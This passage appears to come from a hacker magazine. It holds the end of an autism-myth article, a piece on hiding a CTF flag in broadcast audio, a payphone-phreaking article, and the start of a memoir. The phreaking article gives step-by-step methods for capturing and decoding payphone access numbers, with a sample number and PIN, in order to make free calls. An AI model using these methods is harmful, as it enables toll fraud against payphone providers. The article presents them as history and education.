Ending on a happy note: The first time somebody said "I'm autistic" to me, I asked: "Means?" The answer "I'll tell you when something's wrong" is still perfect for me.

[1] briandeer.com/mmr/lancet-
➥summary.htm

[2] rationalwiki.org/wiki/
➥Milk#Autism

[3] www.britannica.com/biography/
➥Leo-Kanner

[4] www.metabunk.org/threads/
➥pet-vaccinations-causing-pet-
➥autism.8983/

[5] www.snopes.com/fact-check/peppa-
➥pig-causes-autism/

[6] www.kansascity.com/news/state/
➥missouri/article279280609.html

[7] *Speechless* with Carly Fleischmann:
www.youtube.com/channel/
➥UCeKKQlMB1NeOLN31 _ CSJFRQ

[8] www.bbc.com/news/science-
➥environment-65538866

[9] rationalwiki.org/wiki/Applied _
➥behavior _ analysis#A _ history _
➥of _ evil

[10] www.autistichoya.net/judge-
➥rotenberg-center/

[11] quackwatch.org/autism/rx/fc/

[12] www.fda.gov/news-events/
➥press-announcements/fda-warns-
➥consumers-about-dangerous-and-
➥potentially-life-threatening-
➥side-effects-miracle-mineral

[13] rhysmorgan.co/bleachgate

[14] sciencebasedmedicine.org/rope-
➥worms-cest-la-merde/

Encoded Audio Capture The Flag

by Mike Pfeiffer (DJ Pfeif)

Our music radio show encoded text into a broadcasted audio stream as part of a Capture The Flag event at the annual hacking convention (Shell On The Border 3) during the weekend of New Year's Eve 2024.

In 2014, my team and I started a radio show on a local community FM radio station. The programming committee was nice enough to let us broadcast drum and bass music weekly, which was a departure from their normal, and usually more accessible, media format. If you haven't heard of this genre of music, it's fast electronic dance music, considered by many people to be awful. However, there are those of us who love it enough to broadcast it regularly, get nerdy with it, and ask the question: does hacking belong in music? As a member of the hacking/making community, this underground music has a very appealing DIY backbone that has cemented it as our favorite hacking soundtrack.

After a few years of broadcasting regularly on the air, we changed the name of the show from the overtly obvious "Drum & Bass with DJ Pfeif" to something that reflected some of the developing themes in the show. It is now called *Hack The Planet*, and if you just moaned, then you're in the right mental space. It's a bit tongue-in-cheek, and weirdly represents the corny facade masking our attempts to be more sophisticated with the daily fun of what we do every time we broadcast.

The main theme of the show is the drum and bass music. But almost everything else in the show is centered around the theme of hacking, from our recreations of famous broadcast intrusions (example: Max Headroom and Ztohoven) to the celebrations of famous phone phreaks and malware (example: blue boxes and MEMZ). "2600" (both the magazine and the frequency) is featured in several places throughout the show as easter eggs. We do a pretty good job of providing some good hacking/phreaking history if you know where to look. The hacking theme blossomed when we leaned into our online video stream, originally on Facebook and now on Twitch.com.

We picked up a regular following by podcasting all our weekly shows and making everything as free as possible, which is how shyft found us. He and the fs2600 crew have been hosting a hacking convention called Shell On The Border for the past couple of years in Fort Smith, Arkansas (BYOCTF.com). He reached out and asked us to perform *Hack The Planet* live during his event. shyft and his team pumped our Twitch stream live to his amazing, self-built arcade/hacking arena during Shell On The Border's Capture The Flag (CTF) event. At shyft's request, we integrated the CTF into the radio show by placing flags throughout the performance, which we ecstatically developed. In a typical CTF event, hackers hack to find preloaded flags hidden in cool places like deep within code, or encoded into computer madness, or possibly loaded into the master boot record (MBR). Shell On The Border has a unique twist where hackers earn points by capturing flags, which they can redeem to develop and submit their own flags to the local community, thereby continuing and expanding the fun for the duration of the event.

Not being on-site to do some real time hacking, we included five flags in our Twitch stream for conference participants to find. The first was hidden in a honeypot within the chat found using pseudo-shell commands. The second and third flags were found in chat games centered on the rules of hacking and phone phreaking. The fourth flag was encoded in an image posted online. And the final flag was encoded in a sound that we played live during the show. While this isn't a new technique, we thought it was fun and appropriate to the theme of the show and convention. Our process of developing the fifth flag is described below.

If you've ever used software to edit or work with audio, then you‘ve probably seen a graphical representation of an audio waveform. Programs like Audacity (which is free and open source) provide a default view of audio in this format. Most widely-available audio editing software packages, or digital audio workstations (DAWs), use the time-domain representation to view sound data. It represents time along the horizontal axis and the overall amplitude at any given time (think volume) of the sound on the vertical axis. DAWs sometimes have an alternate way to view the audio data: instead of displaying amplitude along the vertical axis, they show frequency. Amplitude is then represented by color changes on the screen. For example, the louder a frequency, the brighter the point will be at that time. This representation of frequency, called a spectrogram, is what you'd need to use to see the flag that we encoded into *Hack The Planet's* audio stream. As a side note, this technique is also useful for seeing certain types of secret information encoded into digital audio files. You never know what kind of data might be lurking in your audio, like audio watermarks for DRM tracking.

Here's a quick reminder of the physics of sound. Frequency is the measure of how many things occur in a given time period. I would venture that most hackers have a good understanding of frequency when it comes to processing speeds. In sound and music, we measure the number of vibrations of a sound wave in a second, using the familiar unit hertz (Hz). It's the same unit of measure as the speed of our CPUs. But while our CPUs are measured in gigahertz (GHz), we measure audible sound in the range of 20 hertz to 20 kilohertz. Below 20 Hz and our brains process the sound as a sequence of individual noises instead of a continuous tone; our ears' sensory organs can't sufficiently respond to frequencies above 20 kHz and, if you're like me, then you can't (and don't want to) hear really high frequency noises above ~16kHz. For reference, a mosquito's wings buzz at around 600 Hz, and really good bass frequencies fall below 100 Hz. Remember, *Hack The Planet* plays drum and bass music, so we love those deep bass frequencies!

Our goal was to play a sound over the music that would display as readable text (the flag) when viewed as a spectrogram. We started by creating an image with a white background with black text. We used Inkscape, a free and open source vector graphics program. When converting the image to sound, we treat the image as if it were a spectrogram in the first place. Sounds will be encoded as the image is read from left to right, and the height of a black pixel would represent a specific frequency. White space is ignored, and black is converted into oscillation data. The frequency of the sound waves is dependent on the vertical position of the black text; lower text in the image translates to lower frequencies, and higher black pixels translate to higher pitch sounds. A black line running from the lower left corner to the upper right in a converted image would sound like an increasing tone over time. We can manually adjust the length of time of the sound file that we output, so we can stretch output sound to span fractions of a second to minutes in length. We kept the important part of the message mostly in the lower half of the image so that when it is represented in sound, it stays in the lower parts of the audio spectrum, which is more pleasant to hear than ridiculously high pitched squelches and whines. I'm sure most people won't find the converted audio that we used in the live show to be pleasant or musical, but at least they weren't ear-piercing. There are some neat examples of people using this technique in their own commercially available songs; it's pretty cool to marry listenable music with secret data.

We converted the image into sound wave files using modified Python code developed by Sam (`www.hackster.io/sam1902/encode-image-in-sound-with-python-f46a3f`). Sam provides some cool examples and code at that link. The general process is as follows: The image is converted into an array of numbers representing black and white pixels. Then the columns of pixel data are converted into oscillation data and extended for a certain amount of time determined by the overall length of the output file and the width of the image. The frequency spectrum is quantized into ranges determined by the user and the height of the image. We chose to keep our frequencies below 8000 Hz. Finally, the file is gathered in Python's wave library and output as an audio file. We took that file and loaded it into our digital turntables to be played on the air.

During the live performance of *Hack The Planet* at Shell On The Border 3, we waited until the music fell to a relatively quiet section, when we knew the drum and bass music wouldn't act like overly aggressive noise compared to the encoded flag sounds. We appreciate this transformation of our audio perception here: the music became noise, and what would normally be perceived as noise became the main feature. The encoded message sounds like a series of chirps and beeps spanning about ten seconds. If you listen closely, you can hear patterns in the sounds, like curves in the image being represented as sweeps in frequency. As the DJ, I gave a verbal announcement over the air that a flag was incoming so that hackers could tune in to the audio stream. After I had played the message, I let listeners know that it would happen again later in the show, hoping that someone would get ready to record the sound for decoding and subsequently earn some hacking points! That's where Audacity or a similar DAW would help record and then visualize the sound. It's even possible to take the digital audio recording of the performance and translate it back into an image with the music-as-noise coloring the output image, which is what we did as a reminder of how much fun that show was for us!

To view an example of this technique using some familiar text, visit: `djpfeif.com/an-image-encoded-in-sound/`.

You can find the original recording of the radio show, *Hack The Planet* episode 473 at: `djpfeif.com/2023/12/31/hack-the-planet-473-on-12-30-23-sotb/`. The audio flag can be heard at around the 54:00 minute mark.

Details about *Hack The Planet* and DJ Pfeif are at `djpfeif.com`.

Payphone Extenders: The Access Numbers That Replaced Red Boxing (Part 1 of 2)

by Royal

Disclaimer: This article is for educational purposes only, and is not to be construed as advice or instructions. All attempts have been made to provide the most accurate information at the time of this writing, however the reliability of this information is not guaranteed. Any unlawful actions taken by the author depicted in this writing occurred over ten years ago. The author does not condone or encourage any illegal activities, such as telecommunications fraud. Any actions inspired by the information in this article are done so at the reader's own risk. The author takes no responsibility for any damages or legal consequences that may result from such actions.

Note: Most terminology and other technical details are explained for readers who are new to phone phreaking, but feel free to skip anything with which you're already familiar.

Introduction

Red boxing was more relevant than most people believed after AT&T stopped handling coin calls in the early 2000s, which was addressed in detail in my article "Red Boxing Revealed for the New Age" (23:4). Today, however, it's obsolete, but there's still another way to circumvent coin prompts that I discovered around that time, which a relatively small group of phone phreaks have known about for years. I can sum it up in two words: payphone extenders. Instead of *playing* tones *into* the phone, we'll take a look at *identifying* tones *from* the phone.

The payphone industry is on its last legs. It took a big hit in March of 2020 when Legacy Long Distance International, Inc. stopped offering their services to entities outside of the corrections industry, according to two employees. Shortly afterwards, most of the payphones in New York City were removed. More recently, Frontier Communications Parent, Inc. got out of the payphone business at the end of 2023. Although some of this information may no longer be current, it's mostly in the present tense. This is a long overdue subject that I'll be covering in detail, mostly for historical purposes, while sharing the story of how I discovered payphone extenders and the events that followed. Strap yourself in and get ready to ph33r - we're about to get into some payphone phreaking that you'll never learn about at your nearest telephone museum!

A Brief Introduction to Extenders

One of the most common types of numbers exploited by phone phreaks dating back to the "Golden Age" of phreaking (60s and 70s) is the extender. Essentially, extenders refer to numbers that drop you on a dial tone, or allow calls on another carrier's network. Just like diverters, Private Branch Exchanges (PBXs), and Direct Inward System Access (DISA) ports (which you can read about in old text files), they are usually used to make free phone calls. Other uses include making calls less traceable (when your calling number is not passed to the called party), dialing into Bulletin Board Systems (BBSs) and Internet Service Providers (ISPs), and war dialing.

The earliest of these used a combination of inward and outward lines called Wide Area Telecommunications Service (WATS) extenders. You'd call an IN-WATS (800) number, wait for a dial tone, enter an access code (in most cases), dial your destination number, then wait for your call to be routed via an OUT-WATS trunk.

"950 extenders," as they were called, became the phreaker's new plaything when they were introduced in the 1980s. As the name implies, these are in the 950 exchange, which gives toll-free, Feature Group B (FGB) access to competitive long distance networks. During their popularity, they would play a dial tone when called and, like most of their predecessors, required dialing an access code, followed by a destination phone number. Text files from that period noted that the call quality was "crystal clear," making these extenders advantageous for data connections. Essentially, most of these extenders function like calling cards with a PIN, and phone phreaks would often crack them using software and a modem that could detect a dial tone, or by dialing all the possible codes manually. Text files archived online have more information and I highly recommend reading them. Now that you know how these extenders work, let's go over different payphones.

Types of Payphones

There are five main categories that payphones fall under, some of which may overlap. The first four fall into two pairs: smart payphones and dumb payphones, which indicate whether or not any firmware is installed, and Customer Owned Coin Operated Telephones (COCOTs) and Local Exchange Carrier (LEC) payphones, which designate ownership. Hybrids, the fifth payphone type, are crossbreeds with both smart and dumb characteristics.

The class of service for the lines they operate on are important to know as well. You may have heard of Automatic Number Identification (ANI), a service similar to Caller ID that identifies the phone number of an incoming call. A more extensive service, called Flexible Automatic Number Identification (Flex ANI), enhances it by preceding the phone number with a digit pair called Automatic Number Identification Information Integers (ANI II), which identifies the calling party's phone/line type. The North American Numbering Plan Administrator, formerly *Administration* (NANPA) has a complete list of these digit pair assignments on their website where you can learn more: `www.nationalnanpa.com/number_` `➥resource_info/ani_ii_digits.` `➥html`. In most cases, the only II digits you'll come across for payphone lines are "27," "70," and, less commonly, "07." If you find yourself on a payphone with II "29," congratulations - you're in prison! The first three assignments apply to the following payphone types:

Smart Payphones. This article primarily focuses on smart payphones, the majority of which are COCOTs and usually given ANI II digits "70" or "07." They contain smart boards that run firmware to perform various functions such as playing voice prompts, determining rates, verifying coin deposits, controlling the duration of the on- and off-hook status, enabling/disabling the handset's speaker and microphone, and routing calls. Some LEC payphones, particularly hybrids, also use this smart technology, in which case the ANI II digits will be "27."

Dumb Payphones. Dumb payphones are simpler than smart payphones because they're network-controlled rather than firmware-controlled. Coin calls are routed over coin lines provisioned with coin control signaling and, in some cases, sent to the Automated Coin Toll System (ACTS) or a live operator. Most of these phones are LEC payphones. COCOTs can also operate like dumb phones, but these are a rare find if any are active today. In either case, the ANI II digits will be "27."

Customer Owned Coin Operated Telephones (COCOTs). COCOTs are private phones that are *not* owned by an Incumbent Local Exchange Carrier (ILEC), and represent the majority of smart payphones today. COCOTs operating on coin lines are rare to none, so if you come across one, chances are the ANI II digits are "70" (or less commonly "07"), indicating that coin calls are handled by the phone's internal circuitry. If you do manage to find one on a coin line, the ANI II digits will instead be "27," but any firmware that may be installed could interfere with you getting an ACTS prompt (it's rare, but red boxing a COCOT *is* possible!). These phones are distinguished by placards affixed to them listing their Payphone Service Providers (PSPs).

LEC Payphones. LEC payphones, referred to colloquially by phone phreaks as BOCOTs (Bell Owned Coin Operated Telephones), are owned by ILECs, and can be smart payphones, dumb payphones, or hybrids. If you can find one, the LEC's name and logo will be on the instruction card, and likely displayed somewhere else around the phone. The majority of these are on coin lines with ANI II digits "27" (a go-to for red boxing), while others, which use a smart board to process coin calls, are on "70" and "07" lines.

Hybrids. Hybrids are smart payphones that are network-controlled and on coin lines, therefore sharing characteristics with dumb phones. Like dumb phones, they use coin control signaling and ACTS, but most functions are handled by smart technology. Since they're both on coin lines, dumb payphones and hybrids share the same Flex ANI digits "27." Verizon payphones, which I wrote about in my aforementioned red boxing article, are the best example of this smart/dumb payphone duality, most notably the ones that were in New York City. For instance, in Manhattan a local call was 25 cents for four minutes on a hybrid, and the entire call would be processed by the installed firmware, including an internal coin prompt. In almost any other location the rate was 50 cents for unlimited talk time, but you had to insert the coins before dialing, and a ground test would be conducted on the line to verify your payment. To further highlight this difference, you could get the same 50 cents deal on one of the New York hybrids if you bypassed the firmware, such as by dialing 1167 (same as *67 for Caller ID blocking) before the phone number, causing the same ground test to occur. The relevance of this firmware will become more clear as we get into the topic at hand.

What Are Payphone Extenders?

It all started when a friend and I were pondering how Verizon hybrid payphones were routing their long distance and international coin calls after AT&T, who used to handle them, had completely phased out their ACTS by the end of 2002. Considering the toll restrictions on these lines, as well as smart boards installed in the phones, we came up with two possible theories: they had to be using either toll-free access numbers or Carrier Access Codes (CACs). Determined to find the answer, I grabbed my backpack full of various electronics and ventured off to different payphones, the most important of which was a partially enclosed Verizon phone with the line exposed above it right beneath the light bulb socket. After determining what all of these phones were dialing, it turned out that both theories were correct, and I had discovered the key to making free calls from the majority of smart payphones without the need for a red box. I'll go into further detail on this process later.

Payphone extenders are toll-free (8YY)

numbers programmed in smart payphones for routing domestic (1+) and international (011+) coin calls, and are referred to as "access numbers" by the payphone industry. They behave similarly to the extenders I detailed earlier, with some differences depending on the company that provides them. Firmware installed in the phones automates the entire process, dialing the numbers using an internal modem after the coins are inserted to place a call. PSPs, who own and manage pay telephones, subscribe to these access numbers the same way a customer would to a phone company calling card. As of the date this article was written, most of the telecommunications companies that have ever provided these access numbers have gone out of business, stopped offering them to new customers, or discontinued the service altogether. Some examples include Phone1, Inc. (Phone1), Legacy Long Distance International, Inc. (Legacy), Worldwide Telecommunications, Inc. (WTI), WiMacTel, Inc., Custom Teleconnect, Inc. (CTI), and NetworkIP, LLC. (*Mergers, acquisitions, affiliates, and company name changes not included for simplicity*.)

CACs, better known as "dial-arounds," provide Feature Group D (FGD) access to carriers. They use the format 101-XXXX, where "XXXX" is the four-digit Carrier Identification Code (CIC). For example, AT&T's CIC is 0288 (0ATT), so if you want to place a 101-XXXX 1+, 101-XXXX 011+, 101-XXXX 0+, or 101-XXXX 0- call over their network, you dial 101-0288 followed by 1-NPA-NXX-XXXX, 011 + international number, 0-NPA-NXX-XXXX, or 0, respectively. (A complete list of FGD CICs is available on NANPA's website: `nationalnanpa.com/`
`➥enas/formCICDMasterReport.do`.) Some smart payphones use these instead of extenders, while others simply dial the number you're calling directly after getting a dial tone. Payphones that are programmed this way are not the main focus of this article, but they can still be relevant.

How Payphone Extenders Work

In order to explain how payphone extenders work, I first need to go over Automatic Number Identification (ANI) and Dialed Number Identification Service (DNIS). ANI is a telecommunications feature that determines the calling party's telephone number. In Signaling System 7 (SS7, a set of signaling protocols for the Public Switched Telephone Network (PSTN)), there are actually two different types of ANI - more specifically, two parameters in the Initial Address Message (IAM) of the ISDN User Part (ISUP) that is used for setting up calls: "Calling Party Number (CPN)" and "Charge Number" (CN). CPN is the ANI most often used for identifying callers, and the number from which Caller ID is derived. CN, sometimes referred to in a non-SS7 context as "Billing Telephone Number" (BTN), is the number that is to be billed, if applicable (when available, its value is usually the same as the CPN, but sometimes varies). To put this in perspective, if you place a call to a number that forwards to another destination, the CPN (along with the Caller ID, if available) sent to the called party is your number, but the CN is the number of the forwarded line since it can be billed.

You can call an Automatic Number Announcement Circuit (ANAC) to find out what ANI is being sent when placing an outgoing call. Most of these test numbers read back the CPN, but others read CN, Flex ANI, and/or Caller ID. One of the most well-known ANACs is MCI's 1-800-444-4444 which, unknown to most, reads the Caller ID if it's available; otherwise, it reads the CN. A more reliable ANAC is MCI's "ANI Verification System," which can be reached at 1-800-437-7950; it reads both the CPN and CN as "Calling ANI" and "Charge ANI," respectively. There's another ANAC set up on the Asterisk PBX that reads the ANI II digits, CPN, and CNAM (Caller ID Name): 1-877-YOU-HACK. The information it reads is subject to change in the future.

DNIS identifies the originally dialed number or trunk of an incoming call. Commonly used by companies with multiple toll-free numbers, the data is usually signaled to a PBX or Interactive Voice Response (IVR) as a four- to ten-digit number. In the payphone industry, ANI is the number of the payphone, and DNIS is the access number (payphone extender). Companies maintain a(n) ANI/DNIS database for security and billing purposes: when the extender receives this data, the ANI - more specifically, the CPN - can be used to verify that the call is coming from a PSP's payphone before allowing an outgoing call on its platform, as well as to determine which PSP to bill for the call. The DNIS can also be used for billing by companies that assign different access numbers to each PSP, but the ANI is used more often since it identifies the payphone. For perspective, before March 2020, Legacy, unlike most companies, assigned the same 1-866 extender to multiple PSPs, requiring ANI verification. This use of ANI/DNIS is the greatest contrast to the extenders I mentioned earlier; other differences pertain to various tones and the automated process, which I'll explain below.

When a customer picks up a smart payphone and dials a number that can be locally rated, the dialed digits are stored in the buffer and an internal coin prompt is played. After all coins are deposited, a dialing sequence is initiated which, in this example, is to a toll-free access number. Then the smart board dials the extender using an internal modem and waits for a tone. By the time it answers, the extender (in most cases) checks its database for the ANI/DNIS, then plays a tone to signal to the payphone that it's ready to receive digits - this is usually a DTMF (Dual-Tone Multi-Frequency) or dial tone, but can also be one or more other audio frequencies. If the ANI/DNIS is not verified, the extender will most likely deny the call from going through, or may answer with a reorder or busy tone instead. In response to this tone, the payphone would dial, at the very least, the initially dialed phone number (buffered digits) that the customer intended to reach. For some extenders, a PIN is dialed before or after the phone number, sometimes followed by "#" (pound) and/or a short pause. The call is then placed, and in some cases, the extender plays a tone back to the payphone - usually DTMF "C" - when the called party answers (answer supervision).


Let's take a look at the process, step-by-step, previously used by Verizon hybrid payphones for international coin calls. The extenders they used were owned by Phone1, the company with those distinctive yellow handsets with their logo printed on them that were installed on a lot of payphones. One of the access numbers I can reveal for this example, since it's been out of use for many years, is 1-888-852-2546, which had the PIN "3988." Here's the automated process from start to finish:

- Payphone customer dials international phone number.
- Smart board stores the dialed digits in the buffer.
- Call is locally rated and coin prompt is played.
- Customer deposits coins while payment is verified electronically.
- Payphone dials access number (1-888-852-2546) and waits for DTMF "A."
- Access number verifies the ANI it receives, plays DTMF "A," then waits for a PIN and phone number.
- Payphone dials PIN (3988) followed by "#," then waits for a half second.
- Payphone dials 011 + international number (buffered digits), then waits for DTMF "C."
- Access number places the call, then plays DTMF "C" upon answer supervision.

The smart board may perform other functions during this process, such as playing voice prompts and enabling/disabling the handset's speaker or microphone. Many payphone extenders are simpler than this example because they don't signal answer supervision with a tone or require a PIN. If a CAC is used to route the call, the payphone will dial that instead, followed by the domestic or international phone number. This process will vary based on different models of smart boards, their programming, and the companies that own and maintain them. From the 2000s to the 2010s, Verizon hybrid payphones used the Gemini System III (GSIII) and older Gemini System II (GSII) chassis, provided at the time by Quortech Solutions, Inc. (QuorTech, formerly Elcotel, Inc., and Technology Service Group, Inc. (TSG) before that). These two smart boards support payphones on coin lines, and QuorTech had an agreement with Phone1 for routing coin calls over their network. This followed AT&T phasing out their ACTS that handled long distance and international coin calls - the same system that made red boxing possible to destinations all over the world. Little did the payphone industry realize that this would lead to a new method of making free phone calls on a myriad of upgraded payphones - by dialing the access numbers yourself!

Getting the Extenders

The best way to get payphone extenders involves two steps: recording coin calls and identifying DTMF tones. I'll go over some alternative methods as well, some of which don't use hardware or software!




A recording setup on a Verizon payphone. (Image Credit: Author)

Step 1: Recording Coin Calls. Continuing where I left off in my story (under "What Are Payphone Extenders?"), I was trying to figure out what Verizon hybrids were dialing by listening from their handset (speakers), but most of the audio was filtered out by the smart board. I needed to bypass the payphone to hear what was happening in the background, so I first went to the partially enclosed Verizon phone with the exposed line, which was a hybrid using a GSIII chassis. I had found it weeks earlier and knew I had to return with my equipment, so I put on my backpack and took the subway to the stop near MIT where it was located. Once I got to the payphone, I took out my cassette recorder (I didn't have a digital recorder at the time) and telephone line recording adapter with alligator clips attached to the modular plug. With the adapter clipped onto the pair and plugged into the microphone jack on my recorder, I pressed the "record" button and made four coin calls both inside and outside the Local Access and Transport Area (LATA): local, intra-LATA (local/regional) toll, inter-LATA (long distance), and international. The audio in these line recordings was not filtered out by the smart board, and I couldn't wait to bring home what I had captured to figure out what the payphone had dialed!

This explains one way to record coin calls. Only long distance and international calls used an extender, as is the case for most smart payphones. The Verizon hybrid I was using would become disabled if there was a drop in the line voltage from an extension phone (also known as a beige box) going off-hook, but you could get around this by using a line recording adapter or the monitor mode feature on a lineman's handset. Also, the GSIII chassis filtered out the DTMF going to the payphone's handset, but the older GSII played them clearly in short bursts. These tones can also be heard faintly from the handsets of most COCOTs to this day! Payphone lines are usually inaccessible; because of that, you would record the audio from the handset's earpiece. When doing this, it's best to use an induction pickup coil plugged into your recorder, ideally one with a suction cup. Additionally, using a recorder that saves audio files in common digital formats is best for the next step since the quality is better and you can transfer the files to your computer.

Once you've found a payphone to record, hold your pickup coil against the earpiece or some place near it to pick up the sound. If it has a suction cup, you can use that to secure it in place, but tape, a rubber band, or mounting putty will suffice. To avoid recording external noise, you should also cover the mouthpiece with putty, sheet rubber, an acoustic coupler, or the palm of your hand. If your recorder lets you monitor what you're recording, plug in your headphones and listen to everything in real time; this will help you pick up quality sound and avoid or minimize unwanted electromagnetic interference (EMI). Once the audio sounds clear, try recording the aforementioned coin calls. If you want your change back, dial a non-supervising (no answer) number, or hang up before the call connects. When you've finished, listen to your recording(s) carefully with headphones on, focusing on the clarity of the tones; they'll probably be low in volume, but they're the key to knowing what the payphone dialed.

Step 2: Identifying the DTMF Tones. Recognizing touch-tones is an important skill to have in phone phreaking, and this is where it will be put to the test. When a call is being processed, DTMF from the handset is usually very faint and overall poor in quality, making a DTMF decoder unreliable. This makes identifying the recorded tones by ear the best option, so I'll focus on how to do that with the aid of an audio editor like Audacity. If you didn't use a digital recorder that saves audio files, you'll first have to convert your recording(s) to an acceptable format. Once you have digital files, load them in your audio editing software. If possible, choose the Waveform and Spectrogram views together (Multi-View in Audacity); this will help you see tones that are low in volume and give you two visuals to compare. You won't be able to discern faint tones well, if at all, in Waveform View, but Spectrogram View will display them based on their frequencies, between 697 and 1633 Hz for DTMF.



Screenshot of an audio file in Multi-View in Audacity. (Image Credit: Author)

You need to focus more with your ears, however, so listen carefully to the audio and locate the tones - particularly the ones following coin deposit - then remove everything else to make your task easier. Highlight each section of the waveform to play the individual tones, then play each DTMF tone from another source such as a tone dialer or DTMF generating program to compare until you hear the matching tone. It helps to play the unidentified tone on a loop while doing this; when you play the DTMF tone that matches, the frequencies from each source will be close together, but not perfectly in tune, causing an interference pattern and beat frequencies. Beats are heard as an oscillation in loudness, often described as a "wah-wah-wah" sound, and should oscillate at the slowest rate for the correct DTMF digit. It often helps to play each frequency in the DTMF matrix until you find the two that produce the same effect, such as

852 and 1336 Hz for the "8" key. If you're using a tone dialer, you can try pressing two or more of the keys in a single row or column and it may play the frequency that they share depending on the circuitry.

You can do frequency analysis in the spectrogram as well. The DTMF frequency pairs, displayed above and below each other, should roughly align with the correct frequencies displayed on the side. Depending on the selection tools available, you should be able to click and drag to select each tone and view their peak frequencies, which are likely to be close to the correct ones. For example, 709 and 1227 Hz would approximate to 697 and 1209 Hz, respectively, indicating DTMF digit "1." There are other tools you can apply to increase the clarity of the audio, including amplification and noise removal. The more you familiarize yourself with DTMF and audio editing software, the better you'll get at figuring out payphone extenders and PINs.

Alternative Method #1: Using a DTMF Decoder. Although DTMF decoders are unreliable for low quality handset recordings, there are cases when the tones are clear enough to use one, such as Verizon payphones with the older GSII chassis. Simply play the recorded tones into your decoder's audio input/mic. If you don't have one, you can try playing them over the phone while connected to an IVR or another automated system that reads the digits back to you. You'll get the best results by connecting one directly to a payphone line, which was my original plan for the Verizon hybrid near MIT. If your DTMF decoder is designed for this, you can simply attach the phone cord to the exposed pair using alligator clips, or plug directly into the phone jack if one is available. If it only accepts an aux/mic input, or if you're running DTMF decoding software and need an audio feed into your sound card, you'll have to use a line recording adapter. Once everything is connected, activate your decoder, place the coin calls that I mentioned earlier, and the DTMF digits will be displayed on the screen!

Alternative Method #2: Identifying Trickled Digits. Most smart payphones use a feature called "Trickle Dial(ing)" to prevent the line from timing out while the customer dials a phone number and deposits coins. When enabled, most of the DTMF digits to place the call are slowly "trickled" down the line, usually all but the last one, and they're likely the digits of an extender if the payphone uses one. You can use a recorder or DTMF decoder, but since these tones are dialed slowly, you can simply listen to them from the handset and identify them by ear without the need for any equipment!

To begin, pick up the handset and slowly start dialing a long distance or international number. As you do this, you'll hear the trickle dialing in the background, and you can take note of each DTMF digit that you recognize until you have most of the number. You can dial what you think is the correct digit after each tone for comparison, but don't dial too quickly; once you dial a complete telephone number, you'll get a coin prompt and it'll be more difficult to hear the rest of the trickled digits. Don't take too long either, or it will time out and you'll have to start over again. The trick is to dial as few digits as possible to maintain the trickle dialing stage.

You may be able to dial more digits and prolong this stage even further depending on the payphone's programming. Try dialing a "*" (star) somewhere after the first digit or two to prevent the smart board from recognizing that a complete phone number was dialed. If you don't hear an error message, you should be able to dial more digits without the coin prompt coming on. The trickle dialing is also more likely to repeat in this case, where the payphone gets a new dial tone and starts over before reaching the end of the phone number. One possible drawback to this method is that you won't get a PIN, though most payphone extenders don't use one anyway. Assuming the payphone dials all but the last digit, you'll only have up to ten phone numbers to scan to find the extender, which you'll recognize from the tone it plays.

Alternative Method #3: Scanning Around Extenders. Once you have a payphone extender, you can scan around the number to try and find others! Many years ago, there was a small PSP in my area that used a 1-866 access number on many of their payphones that ended with "2412." When I called the numbers in the same exchange between "2413" and "2419," I found many more! You can try doing the same thing with other extenders by sequentially dialing the numbers before and after them. It's best to do this from one of the payphones that uses the access number you're scanning around so the ANI can be authenticated, otherwise any extenders you call may not respond with a tone that you would recognize.

[To be continued in Part 2]

Shouts: I-baLL; 0xF; av1d; Lucky225; greyarea; licutis; Doug from Doug TV; WhiteSword; Enamon; vvn; accident; elf; nes; XlogicX; Murd0c; Rucas; Lowtec; TheKid; agent5; ntheory; LamerJoe; gr3p; dropc0de; handler; micro214; Digi-D; Jolly; ic0n; bagel; Cessna; deceit. Additional shouts to: the old SoCal bridge; BinRev forums; Phone Losers of America; Bell's Mind (PBX); Telephreak; Boston 2600 *(the old and new meetings). R.I.P. KRT_. You will never be forgotten.*

The Hacker Perspective

by Milton.Hernandez
Milton.Hernandez@gmail.com @mhernandeztech

My journey toward a life of hacking and cybersecurity began in high school. I was born in '66 so that put me in high school in the mid-80s. I was always a geek, and back then being a geek didn't mean what it means today. I was socially awkward and read four years ahead of my grade level. I read comic books and listened to Kraftwerk. I had awful hair that I couldn't do anything with and didn't know how to dress. I was essentially the template by which the character of Moss of *The IT Crowd* would be based upon. And let's not even bring up girls. I was the poster boy for uncool.

Then my school began to offer computer classes. After having seen sci-fi movies like *Colossus: The Forbin Project*, *Star Trek* (TOS), and *Star Wars* and all such TV shows, it was the easiest decision to start learning to program in BASIC. My school had a lab which they filled with Apple II Plus machines. I should note that I grew up in an inner-city neighborhood and went to an inner-city school, so being drawn to technology and science shined a spotlight on you that you never wanted due to the mindset of most of the kids there, if you know what I mean. I spent those years working to remain as invisible as possible, and not always being successful at it.

